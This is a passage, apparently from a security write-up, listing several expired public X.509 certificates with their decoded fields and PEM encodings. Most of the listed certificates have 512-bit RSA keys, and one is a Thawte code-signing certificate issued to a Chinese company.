         X509v3 Subject Key Identifier:
            4B:EC:AE:F9:6A:02:DF:92:0A:0D:6B:FC:B9:5A:C0:77:BB:
            1E:56:D4
         X509v3 CRL Distribution Points:
            Full Name:
```

```
                URI:http://sslserver.twca.com.tw/sslserver/
                revoke10.crl
            X509v3 Certificate Policies:
                Policy: 2.16.158.3.1.8.5
                User Notice:
                Explicit Text: Restriction =3.2.1.1
                CPS: www.twca.com.tw
            X509v3 Basic Constraints:
                CA:FALSE
    Signature Algorithm: sha1WithRSAEncryption
        8e:94:2c:a7:d4:ee:6f:d4:4b:3e:b1:ee:88:75:96:c2:52:b8:
        37:ed:c3:13:51:4f:af:8c:e8:1a:0a:cc:c8:9d:81:16:06:2f:
        e5:48:a7:93:1e:10:07:4a:53:a2:f6:41:a4:93:29:93:c3:58:
        88:7c:22:a4:f5:7f:53:b0:de:2f:d2:36:8b:1d:ed:54:c6:53:
        d0:d5:2e:26:cc:29:9b:94:4b:14:2e:19:78:89:29:54:02:6b:
        ff:93:9d:b2:83:c2:19:b0:a1:10:c9:f4:bd:bd:f0:35:2e:44:
        4f:7c:00:35:33:ad:52:ac:49:0c:67:0e:48:ca:50:ff:8b:18:
        1a:b5

BEGIN CERTIFICATE
MIIDDTCCAnagAwIBAgIEZcgIEDANBgkqhkiG9w0BAQUFADBxMQswCQYDVQQGEwJU
VzEbMBkGA1UEChMSVEFJV0FOLUNBLkNPTSBJbmMuMSswKQYDVQQLEyJTU0wgQ2Vy
dGlmaWNhdGlvbiBTZXJ2aWNlIFByb3ZpZGVyMRgwFgYDVQQDEw9UYWlDQSBTZWN1
cmUgQ0EwHhcNMTAwNzAyMDYzNDA1WhcNMTEwNzE3MTU1OTU5WjB5MQswCQYDVQQG
EwJUVzEPMA0GA1UECBMGVGFpcGVpMQ8wDQYDVQQHEwZUYWlwZWkxEjAQBgNVBAoT
CVRSQURFLVZBTjESMBAGA1UECxMJVFJBREUtVkFOMSAwHgYDVQQDExd3d3cuZXN1
cHBseWNoYWluLmNvbS50dzBcMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDSgFKJTeu3
3VZBVglxzoegrR0nwaXjlCcbIvDVbDzVI98KIrmgGVNdhX7KKlFNfSTD0GQKUuuE
WfIuaMPYvxPRAgMBAAGjge0wgeowHwYDVR0jBBgwFoAU1IUn0iekvqteL0Eb61Ik
OZlORi4wHQYDVR0OBBYEFEvsrvlqAt+SCg1r/LlawHe7HlbUMEQGA1UdHwQ9MDsw
OaA3oDWGM2h0dHA6Ly9zc2xzZXJ2ZXIudHdjYS5jb20udHcvc3Nsc2VydmVyL3Jl
dm9rZTEwLmNybDBXBgNVHSAEUDBOMEwGB2CBHgMBCAUwQTAiBggrBgEFBQcCAjAW
GhRSZXN0cmljdGlvbiA9My4yLjEuMTAbBggrBgEFBQcCARYPd3d3LnR3Y2EuY29t
LnR3MAkGA1UdEwQCMAAwDQYJKoZIhvcNAQEFBQADgYEAjpQsp9Tub9RLPrHuiHWW
wlK4N+3DE1FPr4zoGgrMyJ2BFgYv5Uinkx4QB0pTovZBpJMpk8NYiHwipPV/U7De
L9I2ix3tVMZT0NUuJswpm5RLFC4ZeIkpVAJr/5OdsoPCGbChEMn0vb3wNS5ET3wA
NTOtUqxJDGcOSMpQ/4sYGrU=
END CERTIFICATE
```

```
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 19771 (0x4d3b)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=US, O=Anthem Inc, OU=Ecommerce, CN=Anthem Inc
      Certificate Authority
      Validity
         Not Before: Apr 22 18:15:10 2009 GMT
         Not After : Apr 22 18:15:10 2010 GMT
      Subject: C=US, ST=Indiana, L=Indianapolis, O=Anthem
      Insurance Company Inc, OU=EBusiness, CN=ahi.anthem.com
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:d4:95:e5:13:d8:7f:91:27:29:f6:76:72:9a:13:
               a6:e2:4b:ec:16:ed:fc:a5:d8:f9:a1:f3:57:4b:85:
               56:ec:ca:80:9f:0c:23:9d:36:45:db:ee:a8:ee:47:
               b7:33:21:e4:93:72:7d:00:02:98:08:d8:88:c9:45:
               b5:22:cc:bc:77
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Basic Constraints: critical
            CA:FALSE
         X509v3 Subject Alternative Name:
            email:dlaitmiddleware@anthem.com
         X509v3 Key Usage: critical
            Key Encipherment
         X509v3 Authority Key Identifier:
            keyid:FA:1A:DC:3E:5D:A6:B5:FD:FA:5F:6C:CB:28:40:D3:E
            0:97:A2:AA:AC
            DirName:/C=US/O=GTE Corporation/OU=GTE CyberTrust
            Solutions, Inc./CN=GTE
            CyberTrust Global Root
            serial:07:27:16:11
         X509v3 Subject Key Identifier:
            6B:46:CC:B6:F4:8F:05:14:46:5D:D8:23:B8:05:73:E3:58:
            7E:D6:A6
   Signature Algorithm: sha1WithRSAEncryption
```

```
      71:72:2a:c2:fc:70:13:d6:7a:a7:08:50:f2:e5:c9:7d:61:e8:
      3d:bd:98:89:2a:76:3f:16:1e:c1:2d:31:8b:81:b6:95:83:5b:
      d3:48:35:3d:78:9a:e3:76:c9:89:a0:8a:74:a0:cd:ae:56:cf:
      30:c7:72:d2:72:d0:aa:4b:9c:18:13:41:90:30:45:6d:bd:24:
      d4:88:1e:83:f3:ef:ac:d7:c3:6f:82:2d:10:20:d6:06:01:36:
      45:50:13:b4:32:6b:39:73:c9:7d:67:84:d4:ab:87:fc:c9:2a:
      8d:ee:63:7a:e2:f1:8c:4a:47:7f:3a:cb:6e:68:a2:c1:32:c6:
      04:e6:7a:35:45:46:05:99:29:90:2e:a8:2e:dd:8a:d4:8c:31:
      2e:77:57:84:62:87:fa:e1:60:2a:2a:e7:15:4c:4b:18:0d:a7:
      a2:cb:d6:32:ae:40:73:51:65:76:df:08:d4:f5:fa:a9:d9:c3:
      d4:5f:12:dc:ca:cd:4d:1e:ca:de:9f:c3:c9:5d:53:4c:d2:54:
      14:43:e5:d8:2b:9c:7c:7e:da:33:d7:69:80:43:dd:96:3d:64:
      aa:91:63:5f:48:50:7b:33:d7:85:3a:a9:d7:74:71:da:4a:82:
      cf:b1:14:82:f6:95:72:d8:a9:24:3e:b4:14:94:0c:17:2c:6f:
      8a:93:1a:a2

BEGIN CERTIFICATE
MIIDsTCCApmgAwIBAgICTTswDQYJKoZIhvcNAQEFBQAwYTELMAkGA1UEBhMCVVMx
EzARBgNVBAoTCkFudGhlbSBJbmMxEjAQBgNVBAsTCUVjb21tZXJjZTEpMCcGA1UE
AxMgQW50aGVtIEluYyBDZXJ0aWZpY2F0ZSBBdXRob3JpdHkwHhcNMDkwNDIyMTgx
NTEwWhcNMTAwNDIyMTgxNTEwWjCBijELMAkGA1UEBhMCVVMxEDAOBgNVBAgTB0lu
ZGlhbmExFTATBgNVBAcTDEluZGlhbmFwb2xpczElMCMGA1UEChMcQW50aGVtIElu
c3VyYW5jZSBDb21wYW55IEluYzESMBAGA1UECxMJRUJ1c2luZXNzMRcwFQYDVQQD
Ew5haGkuYW50aGVtLmNvbTBcMA0GCSqGSIb3DQEBAQUAA0sAMEgCQQDUleUT2H+R
Jyn2dnKaE6biS+wW7fyl2Pmh81dLhVbsyoCfDCOdNkXb7qjuR7czIeSTcn0AApgI
2IjJRbUizLx3AgMBAAGjggEPMIIBCzAMBgNVHRMBAf8EAjAAMCcGA1UdEQQgMB6B
HGRsLWFpdC1taWRkbGV3YXJlQGFudGhlbS5jb20wDgYDVR0PAQH/BAQDAgUgMIGi
BgNVHSMEgZowgZeAFPoa3D5dprX9+l9syyhA0+CXoqqsoXmkdzB1MQswCQYDVQQG
EwJVUzEYMBYGA1UEChMPR1RFIENvcnBvcmF0aW9uMScwJQYDVQQLEx5HVEUgQ3li
ZXJUcnVzdCBTb2x1dGlvbnMsIEluYy4xIzAhBgNVBAMTGkdURSBDeWJlclRydXN0
IEdsb2JhbCBSb290ggQHJxYRMB0GA1UdDgQWBBRrRsy29I8FFEZd2CO4BXPjWH7W
pjANBgkqhkiG9w0BAQUFAAOCAQEAcXIqwvxwE9Z6pwhQ8uXJfWHoPb2YiSp2PxYe
wS0xi4G2lYNb00g1PXia43bJiaCKdKDNrlbPMMdy0nLQqkucGBNBkDBFbb0k1Ige
g/PvrNfDb4ItECDWBgE2RVATtDJrOXPJfWeE1KuH/Mkqje5jeuLxjEpHfzrLbmii
wTLGBOZ6NUVGBZkpkC6oLt2K1IwxLndXhGKH+uFgKirnFUxLGA2nosvWMq5Ac1Fl
dt8I1PX6qdnD1F8S3MrNTR7K3p/DyV1TTNJUFEPl2CucfH7aM9dpgEPdlj1kqpFj
X0hQezPXhTqp13Rx2kqCz7EUgvaVctipJD60FJQMFyxvipMaog==
END CERTIFICATE
```

```
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 820 (0x334)
      Signature Algorithm: md5WithRSAEncryption
      Issuer: C=US, O=Equifax Secure Inc., CN=Equifax Secure
      eBusiness CA1
      Validity
         Not Before: Feb 28 05:56:46 2005 GMT
         Not After : Mar 31 05:56:46 2007 GMT
      Subject: C=IS, O=secure.hotelreykjavik.is,
      OU=https://services.choicepoint.net/get.jsp?GT50237618,
      OU=See www.freessl.com/cps (c)04, OU=Domain Control
      Validated StarterSSL(TM), CN=secure.hotelreykjavik.is
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:db:6b:0d:53:8d:e1:71:f1:e2:48:aa:eb:94:d0:
               fa:14:c6:24:f8:39:db:22:dc:a7:8e:46:31:10:49:
               88:42:af:f2:9a:c5:c7:a2:ef:ec:b5:8c:a3:49:f4:
               47:cf:12:4f:e8:6c:dd:9b:5e:91:0d:87:72:6a:17:
               ea:d5:71:14:bd
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Key Usage: critical
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
         X509v3 CRL Distribution Points:
            Full Name:
               URI:http://crl.geotrust.com/crls/ebizca1.crl
         X509v3 Authority Key Identifier:
            keyid:4A:78:32:52:11:DB:59:16:36:5E:DF:C1:14:36:40:6
            A:47:7C:4C:A1
   Signature Algorithm: md5WithRSAEncryption
      78:45:fd:b4:64:e8:50:16:00:f0:35:39:cd:ab:b6:ed:ee:0d:
      71:3b:2e:64:8e:92:42:f6:0d:23:28:c2:f8:e2:df:d0:ea:9c:
      ea:d7:ad:81:80:f2:ae:cb:95:70:7d:e2:2f:c0:21:9a:d7:0c:
      d2:30:94:a6:08:ca:ff:33:80:33:29:fd:f6:14:f5:49:c8:ae:
      1d:eb:6b:6e:bf:58:d3:f1:d5:4b:f1:3c:3a:0d:06:1c:ac:29:
```

```
      be:de:9a:d5:77:a7:37:e6:27:48:5b:b0:bc:ac:48:50:b6:db:
      26:aa:27:db:c5:f3:8f:43:b9:92:46:48:ac:f4:98:60:05:ab:
      c6:0b

BEGIN CERTIFICATE
MIIC4jCCAkugAwIBAgICAzQwDQYJKoZIhvcNAQEEBQAwUzELMAkGA1UEBhMCVVMx
HDAaBgNVBAoTE0VxdWlmYXggU2VjdXJlIEluYy4xJjAkBgNVBAMTHUVxdWlmYXgg
U2VjdXJlIGVCdXNpbmVzcyBDQS0xMB4XDTA1MDIyODA1NTY0NloXDTA3MDMzMTA1
NTY0Nlowge0xCzAJBgNVBAYTAklTMSEwHwYDVQQKExhzZWN1cmUuaG90ZWxyZXlr
amF2aWsuaXMxPDA6BgNVBAsTM2h0dHBzOi8vc2VydmljZXMuY2hvaWNlcG9pbnQu
bmV0L2dldC5qc3A/R1Q1MDIzNzYxODEmMCQGA1UECxMdU2VlIHd3dy5mcmVlc3Ns
LmNvbS9jcHMgKGMpMDQxMjAwBgNVBAsTKURvbWFpbiBDb250cm9sIFZhbGlkYXRl
ZCAtIFN0YXJ0ZXJTU0woVE0pMSEwHwYDVQQDExhzZWN1cmUuaG90ZWxyZXlramF2
aWsuaXMwXDANBgkqhkiG9w0BAQEFAANLADBIAkEA22sNU43hcfHiSKrrlND6FMYk
+DnbItynjkYxEEmIQq/ymsXHou/stYyjSfRHzxJP6Gzdm16RDYdyahfq1XEUvQID
AQABo24wbDAOBgNVHQ8BAf8EBAMCBPAwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDov
L2NybC5nZW90cnVzdC5jb20vY3Jscy9lYml6Y2ExLmNybDAfBgNVHSMEGDAWgBRK
eDJSEdtZFjZe38EUNkBqR3xMoTANBgkqhkiG9w0BAQQFAAOBgQB4Rf20ZOhQFgDw
NTnNq7bt7g1xOy5kjpJC9g0jKML44t/Q6pzq162BgPKuy5VwfeIvwCGa1wzSMJSm
CMr/M4AzKf32FPVJyK4d62tuv1jT8dVL8Tw6DQYcrCm+3prVd6c35idIW7C8rEhQ
ttsmqifbxfOPQ7mSRkis9JhgBavGCw==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number:
         26:7b:de:88:8b:c1:50:15:11:00:f2:54:d8:ca:ed:67
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=US, O=Thawte, Inc., CN=Thawte Code Signing CA G2
      Validity
         Not Before: Jul 19 00:00:00 2013 GMT
         Not After : Jul 16 23:59:59 2014 GMT
      Subject: C=CN, ST=Henan, L=Xuchang, O=Xuchang Hongguang
      Technology Co.,Ltd., CN=Xuchang Hongguang Technology
      Co.,Ltd.
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (2048 bit)
            Modulus:
```

```
                00:d0:5f:76:e6:03:cf:29:ad:17:01:b3:af:9e:3c:
                4d:b3:45:5c:e7:4d:92:c4:2a:a1:5c:4f:20:c3:86:
                49:09:72:4f:81:60:2f:95:1c:9d:65:b6:50:0e:72:
                71:f9:9d:f6:8f:98:ec:5c:7b:ef:3e:a6:43:ed:35:
                0e:44:81:e7:60:93:fc:13:d1:67:a7:3f:39:b6:c5:
                4a:95:89:48:e0:f4:92:46:e2:d4:cf:de:66:b4:f0:
                b9:73:35:2f:37:43:89:34:94:88:49:eb:93:84:24:
                48:a5:0a:6f:d3:0b:8d:28:40:ca:09:0a:d2:ee:85:
                18:60:bc:af:90:21:08:ff:7c:87:ab:30:cc:78:6f:
                95:a6:19:80:cc:57:5b:fa:33:fd:68:33:5f:4c:8a:
                73:b3:f3:82:c6:b8:51:c6:5e:d4:1f:59:c0:61:da:
                b0:5a:e3:b6:62:f3:ac:42:13:a1:81:c3:1d:eb:a1:
                76:a8:a8:83:dd:76:bd:af:15:71:47:55:b9:55:e5:
                5b:a8:49:15:4e:6d:97:c9:9e:4b:81:47:14:35:ae:
                09:dc:0d:39:2e:5c:41:da:65:fb:fe:89:c6:ca:02:
                4b:1d:9f:51:f4:00:8a:43:8d:9b:ce:a1:5e:b9:23:
                b5:3b:ee:9f:1f:01:30:5d:93:2a:a5:d6:4b:bd:4c:
                1b:0f
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Basic Constraints: critical
                CA:FALSE
            X509v3 CRL Distribution Points:
                Full Name:
                URI:http://csg2crl.
                thawte.com/ThawteCSG2.crl
            X509v3 Extended Key Usage:
                Code Signing, Microsoft Commercial Code Signing
                    2.5.29.4:
                    0.0.0..
                    +.....7.......
            Authority Information Access:
            OCSP URI:
                http://ocsp.thawte.com
            Netscape Cert Type:
                Object Signing
    Signature Algorithm: sha1WithRSAEncryption
        20:71:27:39:c1:af:ca:1b:47:0e:9b:81:44:5a:fe:e6:27:b1:
        35:fa:c2:94:ac:ed:e2:1b:83:9a:d5:c8:92:06:a7:d3:6f:ef:
        39:4a:31:87:3d:66:d8:e5:fb:f9:f2:47:77:9c:01:ee:56:9a:
```

```
      72:32:0f:60:ce:94:3f:a6:9b:55:8c:97:3d:15:c9:97:4e:ba:
      24:b8:cc:1d:46:ac:5e:27:c6:9e:e6:07:23:9d:31:36:d3:f4:
      dc:88:71:33:c5:71:fd:8f:1e:05:22:c0:89:ca:96:75:9c:fa:
      db:72:b2:ad:89:a9:4a:4b:82:ec:9e:70:87:ce:44:7f:79:08:
      2e:ed:29:e8:35:0b:be:39:da:f6:3c:44:e9:c1:85:f3:bb:b2:
      a8:1c:30:d4:ef:fc:ac:64:f4:8b:38:37:ed:3c:92:18:3d:1f:
      68:7a:cd:2e:58:6d:e5:24:2e:27:4a:ea:0b:07:3a:e5:30:00:
      7d:c1:3d:09:89:1e:ae:aa:fb:de:ed:59:6b:ed:32:88:3d:a5:
      83:3f:40:fb:22:04:81:d3:de:92:ae:49:57:a7:16:4a:ce:29:
      87:dc:c4:90:1b:d8:ac:6b:be:e5:15:c2:e4:af:cf:5a:bc:d5:
      25:c0:52:26:f5:3c:50:21:9a:d7:11:69:6e:31:b4:64:f9:46:
      86:a5:34:00

BEGIN CERTIFICATE
MIIEOjCCAyKgAwIBAgIQJnveiIvBUBURAPJU2MrtZzANBgkqhkiG9w0BAQUFADBK
MQswCQYDVQQGEwJVUzEVMBMGA1UEChMMVGhhd3RlLCBJbmMuMSQwIgYDVQQDExtU
aGF3dGUgQ29kZSBTaWduaW5nIENBIC0gRzIwHhcNMTMwNzE5MDAwMDAwWhcNMTQw
NzE2MjM1OTU5WjCBjzELMAkGA1UEBhMCQ04xDjAMBgNVBAgTBUhlbmFuMRAwDgYD
VQQHFAdYdWNoYW5nMS4wLAYDVQQKFCVYdWNoYW5nIEhvbmdndWFuZyBUZWNobm9s
b2d5IENvLixMdGQuMS4wLAYDVQQDFCVYdWNoYW5nIEhvbmdndWFuZyBUZWNobm9s
b2d5IENvLixMdGQuMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0F92
5gPPKa0XAbOvnjxNs0Vc502SxCqhXE8gw4ZJCXJPgWAvlRydZbZQDnJx+Z32j5js
XHvvPqZD7TUORIHnYJP8E9Fnpz85tsVKlYlI4PSSRuLUz95mtPC5czUvN0OJNJSI
SeuThCRIpQpv0wuNKEDKCQrS7oUYYLyvkCEI/3yHqzDMeG+VphmAzFdb+jP9aDNf
TIpzs/OCxrhRxl7UH1nAYdqwWuO2YvOsQhOhgcMd66F2qKiD3Xa9rxVxR1W5VeVb
qEkVTm2XyZ5LgUcUNa4J3A05LlxB2mX7/onGygJLHZ9R9ACKQ42bzqFeuSO1O+6f
HwEwXZMqpdZLvUwbDwIDAQABo4HVMIHSMAwGA1UdEwEB/wQCMAAwOwYDVR0fBDQw
MjAwoC6gLIYqaHR0cDovL2NzLWcyLWNybC50aGF3dGUuY29tL1RoYXd0ZUNTRzIu
Y3JsMB8GA1UdJQQYMBYGCCsGAQUFBwMDBgorBgEEAYI3AgEWMB0GA1UdBAQWMBQw
DjAMBgorBgEEAYI3AgEWAwIHgDAyBggrBgEFBQcBAQQmMCQwIgYIKwYBBQUHMAGG
Fmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wEQYJYIZIAYb4QgEBBAQDAgQQMA0GCSqG
SIb3DQEBBQUAA4IBAQAgcSc5wa/KG0cOm4FEWv7mJ7E1+sKUrO3iG4Oa1ciSBqfT
b+85SjGHPWbY5fv58kd3nAHuVppyMg9gzpQ/pptVjJc9FcmXTrokuMwdRqxeJ8ae
5gcjnTE20/TciHEzxXH9jx4FIsCJypZ1nPrbcrKtialKS4LsnnCHzkR/eQgu7Sno
NQu+Odr2PETpwYXzu7KoHDDU7/ysZPSLODftPJIYPR9oes0uWG3lJC4nSuoLBzrl
MAB9wT0JiR6uqvve7Vlr7TKIPaWDP0D7IgSB096SrklXpxZKzimH3MSQG9isa77l
FcLkr89avNUlwFIm9TxQIZrXEWluMbRk+UaGpTQA
END CERTIFICATE
```

```
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 2786200 (0x2a8398)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
      CN=Digisign Server ID (Enrich)
      Validity
         Not Before: Mar 29 03:40:07 2010 GMT
         Not After : Mar 29 03:40:07 2012 GMT
      Subject: C=MY, O=Digicert Sdn Bhd, OU=CA Operation,
      CN=mcrs.digicert.com.my, L=KL, ST=WP
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:d1:e9:78:55:9c:79:70:eb:11:d3:d5:2f:c9:b0:
               3a:1a:81:c9:cc:6a:ce:f7:5e:36:11:c3:9a:bd:e0:
               06:95:6e:98:a3:7e:92:01:1d:ca:b2:9f:6c:a1:e1:
               ea:50:18:09:a3:35:84:bc:df:9b:9c:60:b5:a4:18:
               6c:0d:d9:10:35
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Subject Key Identifier:
            40:D1:03:5E:67:7C:07:9D
         X509v3 Certificate Policies:
            Policy: 2.16.458.1.1
            CPS: http://www.digicert.com.my/cps.htm
         X509v3 Authority Key Identifier:
            keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
            5:74:6E:84:77
         X509v3 Key Usage:
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
   Signature Algorithm: sha1WithRSAEncryption
      12:13:d6:69:03:9a:dd:fc:0d:e9:7e:53:ef:79:e5:bd:47:c7:
      46:a0:0b:d9:7f:52:a6:1e:65:4e:a2:b1:73:83:93:93:e2:d0:
      bd:72:de:8e:fd:3f:ba:bb:66:c4:5d:98:2a:39:fa:8c:f0:84:
      00:36:c5:05:dc:2b:6c:a9:1d:e0:90:20:84:0e:48:ff:83:bf:
      51:87:e6:04:49:83:73:f0:0d:48:fb:c5:d8:ea:c2:ef:95:11:
```

```
      a3:81:9d:34:54:00:e6:93:3b:79:a2:ec:ed:1d:b7:e8:08:4a:
      4e:f9:e7:0f:b2:c6:32:d0:84:de:b7:e6:a2:4f:1f:2a:58:c7:
      b4:61

BEGIN CERTIFICATE
MIICmjCCAgOgAwIBAgIDKoOYMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMTAwMzI5
MDM0MDA3WhcNMTIwMzI5MDM0MDA3WjB4MQswCQYDVQQGEwJNWTEZMBcGA1UEChMQ
RGlnaWNlcnQgU2RuIEJoZDEVMBMGA1UECxMMQ0EgT3BlcmF0aW9uMR0wGwYDVQQD
ExRtY3JzLmRpZ2ljZXJ0LmNvbS5teTELMAkGA1UEBxMCS0wxCzAJBgNVBAgTAldQ
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANHpeFWceXDrEdPVL8mwOhqBycxqzvde
NhHDmr3gBpVumKN+kgEdyrKfbKHh6lAYCaM1hLzfm5xgtaQYbA3ZEDUCAwEAAaOB
ijCBhzARBgNVHQ4ECgQIQNEDXmd8B50wRAYDVR0gBD0wOzA5BgVgg0oBATAwMC4G
CCsGAQUFBwIBFiJodHRwOi8vd3d3LmRpZ2ljZXJ0LmNvbS5teS9jcHMuaHRtMB8G
A1UdIwQYMBaAFMYWk04WF+wWroyUdvOGbcV0boR3MAsGA1UdDwQEAwIE8DANBgkq
hkiG9w0BAQUFAAOBgQASE9ZpA5rd/A3pflPveeW9R8dGoAvZf1KmHmVOorFzg5OT
4tC9ct6O/T+6u2bEXZgqOfqM8IQANsUF3CtsqR3gkCCEDkj/g79Rh+YESYNz8A1I
+8XY6sLvlRGjgZ00VADmkzt5ouztHbfoCEpO+ecPssYy0ITet+aiTx8qWMe0YQ==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 01:00:00:00:00:01:1f:71:31:72:c9
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
      Validity
         Not Before: Feb 13 19:00:51 2009 GMT
         Not After : Feb 13 19:00:51 2011 GMT
      Subject: CN=inpack.syniverse.com,
      C=US/emailAddress=belinda.jablonski@syniverse.com,
      L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
      ST=Florida
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
               bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
```

```
                ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
                e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
                40:7f:bb:e9:35
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            Netscape Cert Type:
                SSL Client, SSL Server
            X509v3 Key Usage: critical
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
            X509v3 Authority Key Identifier:
                keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
                6:5B:84:89:23
            X509v3 CRL Distribution Points:
                Full Name:
                URI:http://crl.globalsign.net/sureserver.crl
            X509v3 Basic Constraints: critical
                CA:FALSE
    Signature Algorithm: sha1WithRSAEncryption
        95:2a:42:59:bd:18:1a:ec:20:e9:96:0d:7f:f2:bc:4e:79:8a:
        44:21:a4:d7:46:03:94:a8:ec:d0:28:29:07:d0:f5:bc:91:c5:
        21:34:16:dd:87:ee:dc:6a:d4:e7:f4:d4:f9:a6:04:bb:60:53:
        2b:14:19:8a:2c:2e:1f:6a:8f:97:22:d6:f4:e5:44:06:c2:22:
        ee:cf:b2:19:67:fa:40:0f:9c:cf:58:7f:53:21:af:c0:02:ad:
        d8:7c:19:3c:f3:52:f4:10:30:f0:61:24:a9:9d:18:01:a3:f5:
        c9:29:ab:65:66:ef:a5:2d:cd:53:e2:44:09:ea:8d:4c:bc:ef:
        1a:b6:2c:7b:df:16:39:94:8b:33:cb:14:16:c2:93:42:6c:4d:
        18:99:ba:7b:fa:91:74:f0:9a:1e:ae:92:b4:94:43:bb:96:ba:
        7e:6a:df:38:9c:2e:7c:11:37:37:4c:20:80:5d:6b:e2:94:41:
        98:7d:cc:26:ca:cc:4f:81:4d:95:16:bb:26:db:1f:fe:03:fc:
        a2:50:9c:49:0b:45:7c:86:fc:5c:a6:31:34:f2:08:f1:03:16:
        10:e0:90:0c:e7:02:4e:95:f5:e8:32:03:a3:fb:78:17:dc:23:
        bf:b4:59:e6:6f:91:1c:38:cd:b7:9e:48:a0:6b:68:98:00:e3:
        33:48:18:ae

BEGIN CERTIFICATE
MIIDRDCCAiygAwIBAgILAQAAAAABH3ExcskwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTMxOTAwNTFaFw0xMTAyMTMxOTAwNTFaMIG5MR0wGwYD
VQQDExRpbnBhY2suc3luaXZlcnNlLmNvbTELMAkGA1UEBhMCVVMxLjAsBgkqhkiG
```

```
9w0BCQEWH2JlbGluZGEuamFibG9uc2tpQHN5bml2ZXJzZS5jb20xDjAMBgNVBAcT
BVRhbXBhMSQwIgYDVQQKExtTeW5pdmVyc2UgVGVjaG5vbG9naWVzIEluYy4xEzAR
BgNVBAsTCkNyb3Nzcm9hZHMxEDAOBgNVBAgTB0Zsb3JpZGEwXDANBgkqhkiG9w0B
AQEFAANLADBIAkEApRNTFwL3zTNkfegnj+m8q9uWO0ENtsQqENVkWIesYt4JLsVf
ecXVniabGprjmTviLkh+nF90yTQJs6VAf7vpNQIDAQABo4GQMIGNMBEGCWCGSAGG
+EIBAQQEAwIGwDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RHZiNP
ANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5nbG9iYWxz
aWduLm5ldC9zdXJlc2VydmVyLmNybDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEB
BQUAA4IBAQCVKkJZvRga7CDplg1/8rxOeYpEIaTXRgOUqOzQKCkH0PW8kcUhNBbd
h+7catTn9NT5pgS7YFMrFBmKLC4fao+XItb05UQGwiLuz7IZZ/pAD5zPWH9TIa/A
Aq3YfBk881L0EDDwYSSpnRgBo/XJKatlZu+lLc1T4kQJ6o1MvO8atix73xY5lIsz
yxQWwpNCbE0Ymbp7+pF08JoerpK0lEO7lrp+at84nC58ETc3TCCAXWvilEGYfcwm
ysxPgU2VFrsm2x/+A/yiUJxJC0V8hvxcpjE08gjxAxYQ4JAM5wJOlfXoMgOj+3gX
3CO/tFnmb5EcOM23nkiga2iYAOMzSBiu
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 01:00:00:00:00:01:1d:91:a4:6e:5b
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=BE, O=Cybertrust, OU=Educational CA,
      CN=Cybertrust Educational CA
      Validity
         Not Before: Nov 12 16:59:48 2008 GMT
         Not After : Nov 12 16:59:48 2011 GMT
      Subject: C=GB, ST=Norfolk, L=Norwich, O=City College
      Norwich, OU=I.T. Services, CN=stfmail.ccn.ac.uk
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:c6:5c:e9:3d:a8:bc:74:31:fd:9b:20:34:30:cd:
               dc:50:6a:58:9b:41:6a:1e:04:9f:75:c2:90:1f:d8:
               a7:b3:3a:8f:5a:29:f8:2d:b6:91:b0:71:9a:ab:4c:
               a1:f6:12:8d:9b:01:fa:27:cd:f4:ed:08:50:48:3a:
               29:3b:16:94:4f
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         X509v3 Key Usage: critical
